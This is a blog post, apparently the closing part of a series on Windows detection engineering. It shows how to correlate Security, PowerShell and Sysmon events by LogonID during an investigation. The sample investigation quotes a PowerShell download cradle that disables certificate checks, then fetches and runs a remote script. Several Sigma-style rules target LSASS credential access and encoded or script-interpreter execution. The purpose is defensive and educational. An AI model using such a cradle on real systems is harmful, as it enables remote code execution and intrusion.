Building a Detection Foundation: Part 5 - Correlation in Practice
Table of contents
From Data Sources to Detection
We've covered a lot of ground in this series: Windows Security events for logon tracking and process execution; PowerShell logging for script visibility; Sysmon for network connections; registry changes; and everything native logging misses.
But having logs isn't the same as using them effectively. In this final part, I want to walk through how these data sources work together—in detection engineering and Incident Response.
As can be gleaned from the previous posts in this series, to get the most out of the logs, a SIEM solution where logs are shipped to is a must. Local logs have proven invaluable, but they are at the mercy of the attacker.
The Correlation Model
At the heart of Windows forensics and detection is a simple concept: every action happens in a context. That context is defined by:
- Who: The user account and session
- What: The process, command, or action
- When: The timestamp
- Where: The system, and potentially the source system for remote activity
- How: The parent process, the logon type, the network path
Our logging foundation captures each of these elements across multiple event sources. The art is correlating them.
The LogonID Thread
I've mentioned LogonID repeatedly throughout this series because it's the key correlation point in Windows. Let me show you how it ties everything together.
When a user logs on (Event 4624), they receive a LogonID. That same LogonID appears in:
- Event 4688 / Sysmon Event 1: Process creation by that session
- Events 4656, 4663: Object access by that session
- Event 4672: Special privileges for that session
- PowerShell 4103, 4104: Script execution by that session
- Sysmon Event 3: Network connections by processes in that session
This means you can take any suspicious event and trace it back to:
- The session it belongs to
- All other activity within that session
- The authentication event that created the session
A Real Investigation Flow
Let me walk through a realistic scenario that demonstrates this correlation.
Initial Alert: Your SIEM detects a suspicious PowerShell script block (Event 4104):
Event ID: 4104
TimeCreated: 2024-03-15 14:23:45
ScriptBlockText:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
$wc = New-Object System.Net.WebClient
$wc.DownloadString("https://192.168.100.50/beacon.ps1") | IEX
This is a download cradle with certificate validation bypass. Clearly malicious. Now what?
Step 1: Identify the session
Look at the same event's metadata to get the user context and Security ID.
Step 2: Find the process context (Sysmon Event 1)
Query for powershell.exe process creation around the same time:

Now you know:
- PowerShell was spawned by cmd. exe
- Execution policy was bypassed
- Window was hidden
- User was CORP\jsmith
- LogonID is 0x7A8B4
Step 3: Trace the parent chain
What spawned cmd. exe? Query Sysmon Event 1 for that process ID:

Outlook spawned the command prompt. This is likely a phishing email with a malicious attachment or link.
Step 4: Check network connections (Sysmon Event 3)
Did PowerShell actually connect to that IP address?
Event ID: 3 (Sysmon)
TimeCreated: 2024-03-15 14:23:46
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DestinationIp: 192.168.100.50
DestinationPort: 443
Protocol: tcp
User: CORP\jsmith
Confirmed. PowerShell connected to the C2 server.
Step 5: Look for follow-up activity
Using the LogonID, search for all subsequent events in that session:
- Additional process creation (Event 4688, Sysmon 1)
- File creation (Sysmon Event 11)
- Registry modifications (Sysmon Events 12, 13)
- More network connections (Sysmon Event 3)
- LSASS access (Sysmon Event 10)
Step 6: Identify the initial AP (Event 4624)
Event ID: 4624
TimeCreated: 2024-03-15 08:15:22
TargetUserName: jsmith
LogonType: 2
WorkstationName: WORKSTATION01
LogonId: 0x7A8B4
The user logged on interactively at 8:15AM. The malicious activity started at 2:23PM. The attacker likely had to wait for the user to interact with the phishing email.
Step 7: Scope the damage
With the session bounded by logon (4624) and logoff (4634), you can identify everything that happened:
- Files created or modified
- Registry changes
- Lateral movement attempts
- Data staged for exfiltration
Building Detections That Use Correlation
Detection engineering benefits from correlation too. Instead of alerting on individual events, you can build detections that require multiple corroborating signals.
Example 1: LSASS Access From Suspicious Parent
Logic: Alert when a process accesses LSASS (Sysmon Event 10) AND the parent process is unusual
# Pseudocode detection logic
correlation:
  - sysmon_event_10:
      TargetImage: "lsass.exe"
      GrantedAccess:
        - "0x1010"
        - "0x1FFFFF"
  - sysmon_event_1:
      ProcessId: $source_process_id
      ParentImage: not in [
        "MsMpEng.exe",
        "csrss.exe",
        "services.exe"
      ]
Example 2: Download and Execute Pattern
Logic: Alert when you see a network connection (Sysmon Event 3) followed by a new process creation (Sysmon Event 1) from a script interpreter within a short time window
# Pseudocode
correlation:
  - sysmon_event_3:
      Image: contains ["powershell", "wscript", "cscript", "mshta"]
      DestinationIsIpv6: false
  - within 30 seconds:
    - sysmon_event_1:
        ParentImage: same as above
        Image: not in [legitimate_children]
Example 3: Persistence Followed by Execution
Logic: Alert when a registry run key is created (Sysmon Event 13) and then a process starts from that path
# Pseudocode
correlation:
  - sysmon_event_13:
      TargetObject: contains "CurrentVersion\Run"
      Details: capture as $executable_path
  - within 1 hour:
    - sysmon_event_1:
        Image: equals $executable_path
Practical Detection Examples
Let me provide some concrete Sigma-style detection rules that leverage our logging foundation. I like Sigma rules because they can be used with most SIEMs.
Encoded PowerShell Execution
title: Encoded PowerShell Command Execution
status: stable
logsource:
    product: windows
    category: process_creation
detection:
    selection_process:
        Image|endswith: '\powershell.exe'
    selection_encoded:
        CommandLine|contains:
            - ' -enc '
            - ' -encodedcommand '
            - ' -ec '
    condition: selection_process and selection_encoded
level: medium
LSASS Memory Access
title: LSASS Memory Access by Suspicious Process
status: stable
logsource:
    product: windows
    category: sysmon
    service: sysmon
detection:
    selection:
        EventID: 10
        TargetImage|endswith: '\lsass.exe'
        GrantedAccess:
            - '0x1010'
            - '0x1410'
            - '0x1FFFFF'
    filter_legitimate:
        SourceImage|contains:
            - '\MsMpEng.exe'
            - '\vmtoolsd.exe'
            - '\csrss.exe'
    condition: selection and not filter_legitimate
level: high

Remote PowerShell Execution (WinRM)
New Service Installation
title: Suspicious Service Installation
status: stable
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4697
    filter_legitimate:
        ServiceFileName|contains:
            - '\Windows\'
            - '\Program Files\'
    condition: selection and not filter_legitimate
level: high
Building a Correlation Playbook
When responding to incidents, having a systematic approach helps. Here's a playbook structure:
For Any Suspicious Process:
1. Get process details (Sysmon Event 1)
- Image, CommandLine, Hashes
- Parent process chain
2. Check network activity (Sysmon Event 3)
- Did this process make external connections?
3. Check file operations (Sysmon Event 11)
- Did this process create files?
4. Check registry operations (Sysmon Events 12, 13, 14)
- Did this process establish persistence?
5. Identify the session (LogonID → Event 4624)
- Who was logged on?
- From where?
6. Scope all session activity
- What else happened in this session?
For Lateral Movement Investigation:
1. Identify network logons (Event 4624, LogonTypes 3, 10)
- From which source IP addresses?
- Which accounts?
2. Trace the source
- Look for the same account on the source system
- What initiated the connection?
3. Check for credential material
- LSASS access on source (Sysmon Event 10)
- Kerberos ticket requests (Events 4768, 4769)
The Value of Redundancy
Throughout this series, I've emphasized layered telemetry, sometimes a bit too much? Let me give you one final example of why this all matters.
Scenario: An attacker uses a signed, living-off-the-land (LOTL) binary to execute malicious code.
What EDR might show: Possibly nothing—the binary is signed and commonly used.
What you'll see with our foundation:
Event Source | What It Captures |
|---|---|
Event 4624 | Initial logon session |
Event 4688 | mshta.exe execution with URL parameter |
Sysmon Event 1 | Same, plus hash, parent process |
Sysmon Event 3 | Network connection to malicious URL |
PowerShell 4104 | If PowerShell was spawned, full script content |
Sysmon Event 11 | Any payloads written to disk |
Sysmon Event 13 | Persistence mechanisms created |
Even if your EDR is blind, you have the full story.
Final Thoughts
Building a detection foundation isn't a one-time project. It's a capability that requires ongoing attention:
- Tune your configurations as you learn what's noisy and what's valuable.
- Test your visibility by running adversary simulations.
- Practice correlation before you need it in a real incident.
- Document your environment so you know what's logging and what isn't.
The ultimate goal we've worked toward in this series is resilience. When (not if) your primary security tool misses something, you want to have the data to detect and investigate independently.
The techniques we've covered—native Windows auditing, PowerShell logging, and Sysmon—are proven, operationally tested, and free. They require effort to implement well, but that effort pays dividends every time you use them to answer the question: "What exactly happened here?"
If you need help with this effort, get in touch with us! We have a great Purple Team that can assist in planning and building your detection foundation.
I may tackle the same approach for Linux ... 🤔